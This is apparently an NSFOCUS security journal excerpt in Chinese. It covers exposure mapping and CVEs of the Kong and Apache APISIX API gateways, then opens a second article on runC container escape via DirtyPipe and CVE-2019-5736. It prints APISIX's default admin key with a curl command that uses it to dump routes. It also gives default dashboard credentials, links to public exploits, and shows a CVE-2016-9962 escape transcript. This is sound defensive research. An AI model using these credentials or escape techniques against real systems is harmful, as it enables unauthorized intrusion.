[4]https://fisco-bcos-documentation.readthedocs.io/zh_CN/latest/.

[5] https://www.w3.org/TR/did-core/.

[6] https://www.w3.org/TR/vc-data-model/.

[7] https://baijiahao.baidu.com/s?id=1687424669586301192&wfr=spider&for=pc.

云原生服务风险测绘分析(三): Kong和Apache APISIX

绿盟科技 创新中心&星云实验室 浦明

摘要：想了解云原生 API 网关存在哪些风险 , 本篇将从测绘角度为您揭晓答案。

关键词：云原生服务风险分析 网络空间测绘 Apache APISIX Kong 云原生安全云原生 API 网关

1. 概述

微服务架构中，API 网关充当着非常重要的一环，它不仅要负责外部所有的流量接入，同时还要在网关入口处根据不同类型请求提供流量控制、日志收集、性能分析、速率限制、熔断、重试等细粒度的控制行为。API 网关一方面将外部访问与微服务进行了隔离，保障了后台微服务的安全，另一方面也节省了后端服务的开发成本，有益于进行应用层面的扩展。与此同时，API 网关也具备解决外界访问带来的安全问题，如 TLS 加密、数据丢失、跨域访问、认证授权、访问控制等。因而笔者认为云原生 API 网关暴露的风险值得我们去进一步探索。

本篇为云原生测绘系列的第三篇，笔者从测绘角度分析了目前主流的云原生 API 网关代表 Kong 和 Apache APISIX 存在的风险，内容包括资产发现、资产漏洞、资产脆弱性发现三个维度，最后还提供了一些安全建议供各位读者参考。

注：文中统计的测绘数据为近一个月的国内数据，相关技术仅供研究交流，请勿应用于未授权的渗透测试。

2. Kong 资产风险测绘分析

Kong 是一个云原生，快速可扩展的分布式微服务抽象层（通常被称作 API 网关，API 中间件），Kong 于 2015 年被 Mashape 公司开源，其在 Github 上拥有 31.6K 的 Star 以及 4.2K 的 Fork 数量。Kong 的核心价值主要体现在高性能和可扩展性上。扩展性上，Kong 主要在 Nginx 的反向代理基础上，通过 Lua 实现了脚本化的扩展，同时所有管理功能都可通过 RESTful API 来实现。性能层面上，由于 Kong 内部使用了大量的缓存机制，从而很大程度上避免了阻塞式操作，使用性能上被广大开发人员认可。

2.1 Kong 资产暴露情况分析

借助测绘数据，我们可以了解到国内 Kong 资产地区和版本的

分布情况，笔者也以这两个维度为各位读者进行介绍。

2.1.1 Kong资产地区分布

笔者从测绘数据中得到 Kong 相关资产共 5860 条数据，地区分布如图 1 所示（资产数较少的由于篇幅原因不在图中显示）：




图 1 Kong 资产地区分布

以上 Kong 资产暴露的端口情况笔者进行了统计，如图 2 所示：




图 2 Kong 资产端口分布

由图 1、图 2 我们可以得出如下信息：

国内暴露的 Kong 资产信息中有约 85% 的数据来源于北京市、广东省、浙江省、上海市、香港特别行政区、江苏省、台湾省、宁夏回族自治区，其中北京市暴露 1630 条数据位居第一。

国内暴露的 Kong 资产使用的端口主要分布在 443、80、8000、8443 端口，其中 443 端口数量 2131 个位居第一、80 端口数量 2017 个位居第二。

2.1.2 Kong资产版本分布

借助测绘数据，笔者对国内暴露的 Kong 资产版本进行了分析，其分布情况如图 3 所示（资产版本数较少的由于篇幅原因不在图中显示）：

图 3. Kong 资产版本分布

上图可以看出在统计的 Kong 资产中，37% 的资产未获取到

具体版本信息，剩余约 63% 资产中，绝大多数资产暴露版本分布在 1.4.3、2.4.1、2.1.4、0.14.1、0.11.0、2.2.0、1.5.1、2.5.0、1.3.0、2.0.1 之中，值得注意的是，0.14.1 版本为 2018 年 8 月发布，为相对早期的版本，但在公网上暴露的资产数量却不少。

2.2 Kong 漏洞介绍

Kong 于 2015 年开源至今，已有约 7 年时间，在此期间一共曝出三个漏洞 [1][2][3]，可以说漏洞数量相对还是比较少的。从 CVE 编号信息我们可以看出漏洞披露时间主要集中在 2020—2021 年，根据 CVSS 2.0 标准，其中含高危漏洞 2 个，中危漏洞 1 个。漏洞类型主要为未授权访问及权限提升，其中 CVE-2021-27306 漏洞在市面上曝光度较大，笔者也针对这些漏洞进行了信息汇总，其中包括公开暴露的 PoC 及 ExP 信息，如图 4 所示。

CVE编号	漏洞类型	描述	影响版本(Kong version、Kong docker image version)	漏洞风险级别	CVSS 2.0评分	是否存在PoC	是否存在Exp
CVE-2020-11710	未授权访问	Kong Admin API未授权漏洞默认出现在Docker部署的场景中，在2.0.2及之前的版本中，Admin API服务端口默认绑定在0.0.0.0上，2.0.3及之后的版本中，官方的修复方式是把Admin API服务端口默认绑定在127.0.0.1上；但如果团队成员将Admin API端口开放至公网，并未对Admin API服务设置鉴权，那么依然存在未授权漏洞；目前只有企业版Kong默认提供了Admin API端口的鉴权能力。	**kong version:** <=2.0.3	高危	7.5	是，PoC链接[4]	是，PoC链接[4]
CVE-2020-35189	权限提升	1.0.2-alpine版本前的官方Kong Docker镜像（Alpine）存在一个空白的root用户密码。用户在部署受影响版本的Kong Docker镜像时可能允许远程攻击者通过非自定义的root权限提升。	**kong version:** <=1.0.2 **kong docker alpine image version:** 1.0.2-alpine,1.0.1-alpine,1.0.0-alpine,1.0.rc2-alpine,1.0.0.rc2-alpine 1.0rc3-alpine,1.0.0.rc3-alpine,1.0.rc1-alpine,1.0.0.rc1-alpine,0.14.0-alpine,0.14.0-rc2-alpine,0.14.0.rc1-alpine,0.13.0-alpine,0.13.0.rc2-alpine	高危	10.0	无	无
CVE-2021-27306	未授权访问	Kong在2.3.2.0版本前的JWT插件存在未授权访问漏洞，允许未经认证的用户在无有效JWT令牌的情况下访问认证路由。例如在Kong中设置一个访问路由为未授权访问路由"/public"，再设置一个授权访问路由"api/v1"，当访问"/public/../api/v1"时，Kong会认为/api/v1路由权限应遵循父级，即"/public/../api/v1"路由为未授权访问路由，不过该漏洞需要一个触发条件，即需要在Kong和后端服务间部署一个反向代理（如Nginx），从而过滤掉/public，使使用户访问路由由"/public/../api/v1"变为"/api/v1"，而实际是请求向"/public/../api/v1"，后端服务会返回不存在该URL。	<=2.3.2.0	中危	4.3	无	无

图 4 Kong 漏洞介绍

Kong 资产脆弱暴露情况分析

借助测绘数据，笔者从 Kong 漏洞维度，统计了现有暴露资产的漏洞分布情况，如图 5 所示。




图 5 Kong 漏洞分布

可以看出，在国内互联网暴露的 Kong 资产中，有 3028 个资产被曝出含有 CVE-2021-27306 漏洞（未授权访问），2171 个资产被曝出含有 CVE-2020-11710 漏洞（未授权访问），814 个资产被曝出含有 CVE-2020-35189 漏洞（枚举），其中每个资产可能命中多条 CVE。

通过上图我们也可以看出命中 CVE-2021-27306 漏洞的资产数约占总资产数的 52%，命中 CVE-2020-11710 漏洞的资产数约占总资产数的 37%，可见这两个 CVE 漏洞影响面较大。通过前面的 Kong 漏洞介绍，我们可以进一步了解这三个漏洞，篇幅原因此处不再赘述。

此外，笔者还统计了 Kong 漏洞在现有已知版本资产中（数量 3707）的影响面，具体见如下表格：

CVE ID	影响资产数	影响面
CVE-2021-27306	3028	82%
CVE-2020-11710	2171	37%
CVE-2020-35189	814	22%

安全建议

根据官方补丁版本及时对 Kong 进行更新。

根据官方提供的缓解措施进行临时缓解。

3. Apache APISIX 资产风险测绘分析

Apache APISIX 是一个云原生、高性能、可扩展的云原生 API 网关，基于 OpenResty(Nginx+Lua) 和 Etcd 来实现，对比传统的 API 网关，具有动态路由和热插件加载的特点。系统本身自带前端，可以手动配置路由、负载均衡、限速限流、身份验证等插件，操作方便。Apache APISIX 于 2019 年 6 月 6 日开源，同年 10 月 17 日进入 Apache 孵化器，正式成为 Apache 项目，历时孵化 9 个月，毕业成为 Apache 顶级项目。

3.1 Apache APISIX 资产暴露情况分析

借助测绘数据，我们可以了解到国内 APISIX 资产地区和版本的分布情况，笔者也以这两个维度为各位读者进行介绍。

3.1.1 Apache APISIX资产地区分布

笔者从测绘数据中得到 APISIX 相关资产共 1126 条数据，地区分布如图 6 所示（资产数较少的由于篇幅原因不在图中显示）。




图 6 Apache APISIX 资产地区分布

笔者对以上 APISIX 资产暴露的端口情况进行了统计，如图 7 所示。




图 7 Apache APISIX 资产端口分布

由图 6、图 7 我们可以得出如下信息：

国内暴露的APISIX资产信息中有约75%的数据来源于北京市、广东省、浙江省、上海市，其中北京市暴露 316 条数据位居第一。

国内暴露的 APISIX 资产使用的端口主要分布在 9000、443、80 端口，其中 9000 端口数量 471 个位居第一，443 端口数量 446 个位居第二。

Apache APISIX 资产版本分布

借助测绘数据，笔者对国内暴露的 APISIX 资产版本进行了分析，其分布情况如图 8 所示。




图 8 Apache APISIX 资产版本分布

由图 8 可以看出在统计的 APISIX 资产中，84% 的资产未获取到具体版本信息，剩余约 16% 资产中，绝大多数资产暴露版本分布在 2.0、2.9、2.1 之中。

3.2 Apache APISIX 脆弱性及漏洞介绍

3.2.1 Apache APISIX脆弱性配置分析

笔者将 APISIX 的脆弱性配置进行了汇总，主要包含以下三处：

（1）Admin API 的 X-API-KEY 默认配置

Admin API 的 X-API-KEY 指 config.yaml 文件 (APISIX 的配置文件，其中包含 Etcd、Plugins、Admin API Key 等配置) 中的 Admin API Key 项，它是 Admin API 的访问 token, 其默认值为 edd1c9f034335f136f87ad84b625c8f1 ，配置信息如下所示：

```
apisix:
# ... ...
admin_key
-
 name: "admin"
 key: edd1c9f034335f136f87ad84b625c8f1
 role: admin
```

为保护 Admin API，用户需对系统默认 key(如上所示) 进行修改，关闭此配置意味着访问 Admin API 无需进行任何认证。

例如，若用户未对 Admin API 默认访问 token 进行修改，攻击者可利用该 token 控制 APISIX [10], 从而获取路由信息，如图 9 所示。

```
@MacBookPro ~ % curl 'https:/ 3/apisix/admin/routes?
api_key=edd1c9f034335f136f87ad84b625c8f1' -k -i
HTTP/2 200
date: Thu, 07 Apr 2022 09:16:48 GMT
content-type: application/json
server: openresty
access-control-allow-origin: *
access-control-allow-credentials: true
access-control-expose-headers: *
access-control-max-age: 3600

{"node":{"key":"\/apisix\/routes","dir":true,"nodes":
[{"modifiedIndex":328936,"value":{"upstream":
{"scheme":"http","type":"roundrobin","hash_on":"vars","nodes":
{"example.com:80":1},"pass_host":"pass"}
```

图 9 通过默认 token 获取路由信息

若用户使用其他 token 访问 Admin API, 则不会获取相应路由信息，并返回 401 状态码，如图 10 所示。

```
MacBookPro ~ % curl 'https:/ /apisix/admin/routes?
api_key=adasdasdasdasdasdasdasdasdasds' -k -i
HTTP/2 401
date: Thu, 07 Apr 2022 09:16:58 GMT
content-type: text/html; charset=utf-8
content-length: 176
server: openresty
access-control-allow-origin: *
access-control-allow-credentials: true
access-control-expose-headers: *
access-control-max-age: 3600
```

图 10 通过非默认 token 返回 401 状态码

（2）APISIX Dashboard 默认登录信息配置

APISIX Dashboard 登录信息默认存储在 /usr/local/apisix/dashboard/conf/conf.yaml 文件中。可通过修改 authentication.users 项来进行登录项配置。在 2.6 版本中，Dashboard 默认登录信息为 admin/admin，若用户未对默认登录配置进行修改，攻击者可在进入 Dashboard 后添加自定义路由信息，并通过在接口路由中写入扩展脚本，从而达到执行系统命令的效果，添加扩展脚本如图 11 所示。




图 11 通过在 Dashboard 接口路由中填写扩展脚本实现系统命令执行

(3) APISIX 插件配置

如之前所述，APISIX 的 config.yaml 文件中支持用户对使用的插件（Plugins）进行声明，若用户声明了含有漏洞的插件，则可能会导致一定风险。如 Apache APISIX 2.12.1 之前的版本中，启用 Apache APISIX batch-requests 插件（该插件含有漏洞）后，会存在

改写 X-REAL-IP header 的风险，进而攻击者会通过 batch-requests 插件绕过 Apache APISIX 数据面的 IP 限制，如绕过 IP 黑白名单限制。更多详细信息可参考 CVE-2022-24112 的官方说明 [11]。

3.2.2 Apache APISIX漏洞介绍

Apache APISIX 从开源至今共被曝出 6 个漏洞 [9]，从 CVE 编号信息中我们可以看出漏洞披露时间主要集中在 2020—2022 年，根据 CVSS 2.0 标准，其中含高危漏洞 2 个，中危漏洞 4 个。漏洞类型主要为未授权访问、路径遍历、权限提升、访问控制绕过，其中 CVE-2021-45232 漏洞在市面曝光度较大，笔者也针对这些漏洞进行了信息汇总，其中包括公开暴露的 PoC 及 ExP 信息，如图 12 所示。

CVE编号	漏洞类型	描述	影响版本	漏洞风险级别	CVSS2.0评分	是否存在PoC	是否存在Exp
CVE-2021-45232	未授权访问	存2.10.1版本之前的Apache APISIX Dashboard中，Manager API使用了两个框架，并在框架'gin'的基础上引入了框架'droplet'，所有的API和认证中间件都是基于框架'droplet'开发的，但有些API直接使用框架'gin'的接口，从而绕过了认证。	<2.10.1	高危	7.5	是，PoC链接[5]	是，Exp链接[6]
CVE-2022-24112	未授权绕过	APISIX的batch-requests插件未对用户的批处理请求进行有效限制。攻击者可通过该漏洞绕过Admin API的限制。	<2.10.4 <2.12.1	高危	7.5	无	是，Exp链接[7]
CVF-2021-43557	路径遍历	在 Apache APISIX 2.10.2 之前的版本中，使用 Apache APISIX Ingress Controller 中request_uri 变量存在绕过部分限制，从而导致路径穿透风险的问题。	<2.10.2	中危	5.0	是，PoC链接[8]	无
CVF-2020-13945	访问控制绕过	当使用者开启了Admin API，没有配置相应的IP访问策略，且没有修改配置文件 token的情况下，则攻击者利用Apache APISIX的默认Token即可访问Apache APISIX，从而控制APISIX网关。	1.2 ~ 1.5	中危	4.0	无	无
CVE-2021-33190	访问控制绕过	由于程序通过获取请求头 X-Forwarded-For 的值来进行访问控制判断，导致攻击者在调用 API 请求时，只需篡改该请求头即可实现访问控制绕过攻击。	2.6.0	中危	5.0	无	无
CVE-2022-25757	访问控制绕过	Apache Apisix 2.13.0之前存在输入验证错误漏洞，攻击者可以绕过request-validation插件中的body_schema验证。	<2.12.1	中危	6.8	无	无

图 12 Apache APISIX 漏洞介绍

3.3 Apache APISIX 资产脆弱暴露情况分析

借助测绘数据，笔者从 APISIX 漏洞维度，统计了现有暴露资产的漏洞分布情况，如图 13 所示。




图 13 Apache APISIX 漏洞分布

可以看出，在国内互联网暴露的 APISIX 资产中，有 279 个资产被曝出含有 CVE-2021-45232 漏洞（未授权访问），248 个资产被曝出含有 CVE-2022-24112 漏洞（未授权访问），184 个资产被曝出含有 CVE-2022-25757 漏洞（访问控制绕过），173 个资产被曝出含有 CVE-2021-13945 漏洞（访问控制绕过），其中每个资产可能命中多条 CVE。

通过图 13 我们也可以看出命中 CVE-2021-45232、CVE-2022-24112 漏洞的资产数约占总资产数的 37%，且均为未授权访问类型漏洞。从 Kong 曝出热度最高的 CVE 漏洞（CVE-2021-27306）来看，未授权访问是目前云原生 API 网关在云上面临的第一大风险，值得我们去关注。

3.4 安全建议

根据官方补丁版本及时对 APISIX 进行更新。

根据官方提供的缓解措施进行临时缓解。

针对 CVE-2022-24112 漏洞，可在 APISIX 的配置文件中注释掉 batch-requests ，并且重启 Apache APISIX 以规避风险。

针对 CVE-2021-45232 和 CVE-2021-33190 漏洞，建议用户及时更改 Dashboard 默认登录用户名与密码，并限制外部访问 Apache APISIX Dashboard。

针对 CVE-2021-43557 漏洞 , 若使用自定义插件，可在使用 ngx.var.request_uri 变量前进行路径规范化处理。同时额外检查 ctx.var.upstream_uri 和 ctx.var.uri 变量，虽然已有被规范化的可能，但可防患于未然。

禁止在 APISIX 的配置文件中对含有漏洞的插件进行声明。

4. 总结

近年来，随着技术的不断演进，许多企业、互联网厂商纷纷将其业务系统由单体架构迁移至微服务架构，在实现大规模落地的同时，云原生 API 网关作为不可或缺的一环承担起微服务应用的入口守卫，通过流量管控、可视化追踪、安全防护等机制为微服务的应用提供了可靠保障。本文笔者从测绘角度出发，通过真实测绘数据对主流的云原生 API 网关 Kong 和 Apache APISIX 进行了风险分析，可以看出 API 网关本身的脆弱性配置以及相应曝出的漏洞，已然导致公网上大范围的未授权访问风险。作为安全从业人员，我们应对风险及时进行处理，避免发生意外。下一篇笔者将继续针对云原生环境下的其他组件进行相应测绘风险分析，欢迎各位读者持续关注，若有任何问题欢迎提出，互相交流学习。

参考文献

[1] https://cve.mirte.org/cgi-bin/cvename.cgi?name=CVE-2020-11710.

[2] https://sewan.medium.com/cve-2021-27306-access-an-authenticated-route-on-kong-api-gateway-6ae3d81968a3.

[3] https://cve.mitre.org/cgi-bin/cvename.cgi?name=2020-35189.

[4] https://github.com/1135/Kong_exploit.

[5] https://github.com/Ifory885/CVE-2021-45232/blob/main/CVE-2021-45232.py.

[6] https://github.com/wuppp/cve-2021-45232-exp.

[7] https://www.exploit-db.com/exploits/50829.

[8] https://github.com/xvnpw/k8s-CVE-2021-43557-poc.

[9] https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=apisix.

[10] Admin API | Apache APISIX® -- Cloud-Native API Gateway.

[11] https://apisix.apache.org/zh/blog/2022/02/11/cve-2022-24112.

进退维谷：runC的阿克琉斯之踵

绿盟科技 创新中心&星云实验室 阮博男

摘要：本文探讨了 DirtyPipe 漏洞写 runC 逃逸的利用手法，分析了“写 runC 逃逸”的成因、常见场景与手法，最后提出了一种基于 ELF 文件注入的写 runC 逃逸方法。

关键词：runC DirtyPipe 容器逃逸 ELF 文件注入

1. 从 DirtyPipe 说起

2022 年 3 月 7 日，来自 CM4all 的软件工程师 Max Kellermann 对外公布了 CVE-2022-0847 [1]——一个新的 Linux 内核漏洞，并将其命名为 DirtyPipe。看到这个名称，大家一定会联想到大名鼎鼎的 DirtyCoW [2]（CVE-2016-5195 [3]）。事实上，这两个漏洞在原理和效果上确有相似之处。该漏洞的发现历程曲折有趣，有如侦探故事一般。对此，Kellermann 写了一篇博客 [4] 来介绍，推荐给感兴趣的同学阅读。

DirtyPipe 漏洞的利用效果是允许普通用户对其任意具有“只读”权限的文件进行写入。这一效果最直接的应用场景是权限提升，在前述博客中，Kellermann 提供了一个 PoC，利用该 PoC 可以实现对 /etc/passwd 等敏感文件的修改，从而提升权限到 root。

然而，在该漏洞曝光后，笔者更关注的是能否利用它实现容器逃逸。众所周知，容器与宿主机共享内核，从研究角度来看，对于每一个 Linux 内核漏洞，我们都应该去考察它在容器环境下的适用性。由于 Linux 内核漏洞的原理、利用条件和利用效果不尽相同，对于它们衍生的逃逸能力不能一概而论，需要结合容器场景进行分析。对于这一话题，星云实验室曾在《The Route to Host：从内核提权到容器逃逸》[5] 一文中进行了深入讨论。

就 DirtyPipe 漏洞而言，它的利用效果让笔者想到了 CVE-2019-5736 [6]，后者的利用思路是在容器内修改宿主机上的 runC 程序实现逃逸。关于 CVE-2019-5736，星云实验室曾在《容器逃逸成真：从 CTF 解题到 CVE-2019-5736 漏洞挖掘分析》[7] 一文中进行了深入探讨。

在 DirtyPipe 漏洞被公布的第二天，来自 Palo Alto Networks 的安全研究员 Yuval Avrahami 在推特上发布了一张命令行截图 [8]，证实了可以在容器内利用 DirtyPipe 漏洞修改宿主机上的某个文件，换句话说，实现了容器逃逸。从这张截图来看，应该是对宿主机上某个可执行程序进行了修改。通常情况下，在容器的整个生命

周期里，宿主机与容器共享的可执行程序屈指可数，这一点让人很容易想到 runC。为了验证这一想法，笔者进行了实验，并成功利用 DirtyPipe 漏洞修改宿主机上的 runC 程序实现了容器逃逸，获得宿主机上的反弹 shell。

虽然实现了逃逸，笔者对 DirtyPipe 的效果还是感到惊奇。毕竟，经 CVE-2019-5736 一役，runC 应该已经采用了内存匿名文件的方式在容器内执行 [7]，那么即使 DirtyPipe 能够生效，被修改的也应该是内存中的“替身”才对。对此，笔者与来自蚂蚁集团的李强师傅进行了探讨，猜测这可能与 Linux 的“写时复制”机制有关。交流过后，李强师傅对 runC 源码进行了深入挖掘，最终证实笔者的猜想是错误的 [9]，写 runC 逃逸的成功另有缘由。

逃逸成功后，笔者发现一个问题——无论是 CVE-2019-5736 还是 DirtyPipe，逃逸操作都会导致原 runC 程序的执行逻辑被破坏。这意味着，在多用户或多租户环境下，与攻击者同一时刻使用 runC 的其他用户或集群管理程序将发现异常。有没有更为优雅的利用手法呢?

经过调研和实验，笔者渐渐对这一由 DirtyPipe 引出的，关于 CVE-2019-5736 和 runC 逃逸的问题有了更完整的认识和思考，同时实现了一种更优雅的写 runC 逃逸的漏洞利用手法。故成此文，希望对这些有意思的问题进行讨论。后文的组织结构如下：

首先回顾 CVE-2019-5736 漏洞，简单介绍与之相关的 CVE-2016-9962 漏洞和 WhoC 信息收集技术，重点考察 CVE-2019-5736 修复方案存在的问题。我们将发现在这个问题上，runC 处于一个进退维谷的境地。

然后，我们将介绍常见的通过写 runC 进行逃逸的利用场景和利用手法。其中，利用场景是普适的，并非仅限于写 runC 逃逸这个技术；利用手法则是对写 runC 的方式进行了总结。

接着，我们将介绍一种基于 ELF 文件注入的写 runC 逃逸方法。该方法的优势在于不影响原 runC 程序的执行逻辑。

最后，我们从防守者的角度提出一些建议。

铺垫至此，正文开始。

2. 名噪一时的 CVE-2019-5736

关注容器和云原生安全的朋友对 CVE-2019-5736 漏洞应该不会陌生。该漏洞由波兰 CTF 战队 Dragon Sector 于 2018 年的 35C3 CTF 比赛后发现 [10]。该比赛中有一道基于 Linux Namespaces 的沙盒逃逸题目，Dragon Sector 发现该题目所设沙盒在原理上与 docker exec 命令所依赖的 runC 十分相似，遂基于解题经验对 runC 进行漏洞挖掘，进而发现 CVE-2019-5736 漏洞。

弄清楚 CVE-2019-5736 漏洞的前前后后对于理解本文主题十

分重要。接下来，我们将首先简单回顾 CVE-2019-5736 漏洞的原理，接着介绍与之相关的 CVE-2016-9962 漏洞和受 CVE-2019-5736 启发的 WhoC 信息收集技术，最后介绍 CVE-2019-5736 修复方案存在的问题。

2.1 关于 CVE-2019-5736 的简单介绍

以下内容来自星云实验室之前的《容器逃逸成真：从 CTF 解题到 CVE-2019-5736 漏洞挖掘分析》[7]，经过修改和整理，方便大家理解 CVE-2019-5736 漏洞原理：

我们在执行功能类似于 docker exec 的命令（其他的如 docker run 等，不再讨论）时，底层实际上是容器运行时在操作，例如 runC，相应地，runc exec 命令会被执行。它的最终效果是在容器内部执行用户指定的程序。进一步讲，就是在容器的各种命名空间内，受到各种限制（如 Cgroups）的情况下，启动一个进程。除此以外，这个操作与宿主机上执行一个程序并无二致。

执行过程大体如下：runC 启动，加入到容器的命名空间，接着以自身 /proc/self/exe 为范本启动一个子进程，最后执行用户指定的二进制程序。

/proc/[PID]/exe 是一类特殊的符号链接，又称作 Magic Links。它的特殊之处在于，如果尝试打开这个文件，在权限检查通过的情况下，内核将直接返回一个指向目标文件的描述符（file descriptor），而非按照传统的打开方式去对符号链接做路径解析和文件查找。这样一来，它实际上绕过了 mnt 命名空间及 chroot 对一个进程能够访问到的文件路径的限制。

设想这样一种情况：在 runc exec 加入到容器的命名空间之后，容器内进程已经能够在内部 /proc 目录观察到它，此时如果打开 /proc/[runc-PID]/exe 并写入一些内容，就能够实现将宿主机上的 runC 二进制程序覆盖掉。这样一来，下一次调用 runC 去执行命令时，实际执行的将是攻击者放置的指令。

漏洞原理及利用思路如图 1 所示：




图 1 CVE-2019-5736 漏洞原理及利用过程

其中，runc init 是 runC 在容器内部的初始化进程。在初始化工作完成后，它将负责执行用户在 docker exec 命令中指定的具体命令。细心的读者可能注意到，上述利用思路并未直接去修改 runc init 进程的 /proc/[runc-PID]/exe，而是等待其执行 execve 系统调用后才去修改。一方面，这是因为从 runC 在容器内初始化

到执行 execve 的时间非常短，很难把握时机；另一个原因则是我们接下来要介绍的 CVE-2016-9962 漏洞的补丁限制了这样操作。

下一节的标题是“‘承前’ 与 ‘启后’”，“承前”指的就是在 CVE-2019-5736 漏洞之前的 CVE-2016-9962 漏洞，“启后”则指的是受 CVE-2019-5736 漏洞启发的 WhoC 信息收集技术。我们将为大家一一分解。

2.2 “承前”与“启后”

承前：CVE-2016-9962

2016 年 11 月 29 日，Alexander Bergmann 报告了一个 runC 的容器逃逸漏洞，CVE 编号为 CVE-2016-9962[11]。在前文铺垫的基础上，理解该漏洞的原理十分简单：容器内的攻击者能够通过利用 runc init 进程打开的宿主机文件描述符访问到宿主机文件系统，实现容器逃逸。如前所述，从 runc init 开始执行到 execve 的执行之间的时间非常短，成功捕捉到机会来利用漏洞比较困难。为了直观展示漏洞效果，runC 维护者 Aleksa Sarai 在测试时向 runc init 代码中添加了延时逻辑，复现效果如下[11]：

```
shell1% runc run ctr
shell2% runc exec ctr sh
[ this will block for 500 seconds ]
shell1[ctr]# ps aux
PID   USER     TIME   COMMAND
    1 root       0:00 sh
   18 root       0:00 {runc:[2:INIT]} /proc/self/exe init
   24 root       0:00 ps aux
shell1[ctr]# ls /proc/18/fd -la
total 0
# 省略 ...
lr-x------    1 root     root            64 Nov 28 14:29 4 -> /run/runc/test
# 省略 ...
shell1[ctr]# ls -la /proc/18/fd/4/../../..
total 0
# 省略 ...
drwxr-xr-x   1 root     root          1872 Nov 25 09:22 bin
drwxr-xr-x   1 root     root           552 Nov 25 09:46 boot
drwxr-xr-x  21 root     root          4240 Nov 27 22:09 dev
drwxr-xr-x   1 root     root          4958 Nov 28 14:28 etc
drwxr-xr-x   1 root     root            12 Jun 15 12:20 home
# 省略 ...
```

我们看到，容器内攻击者对 runc init 进程打开的文件描述符直接利用相对路径，访问到了宿主机文件系统。


针对 CVE-2016-9962 的修复方案是将 runc init 进程设置为 non-dumpable [12]。这样一来，其他进程就不能再对 runc init 进程的相关符号链接进行“解引用”，也就无法逃逸了。修复后的 runC 执行效果如下，可以看到，容器内的攻击者在查看 runc init 进程打开的文件描述符时，已经无法看到指向宿主机文件的文件描述符了：

```
shell1% runc run ctr
shell2% runc exec ctr ls
[ this will block for 500 seconds ]
shell1[ctr]# ps aux
PID   USER     TIME   COMMAND
    1 root       0:00 sh
    7 root       0:00 {runc:[2:INIT]} /proc/self/exe init
   13 root       0:00 ps aux
shell1[ctr]# ls -la /proc/7/fd
total 0
dr-x------    2 root     root             0 Nov 28 14:29 .
dr-xr-xr-x    9 root     root             0 Nov 28 14:29 ..
lrwx------    1 root     root            64 Nov 28 14:29 0 -> /dev/pts/8
lrwx------    1 root     root            64 Nov 28 14:29 1 -> /dev/pts/8
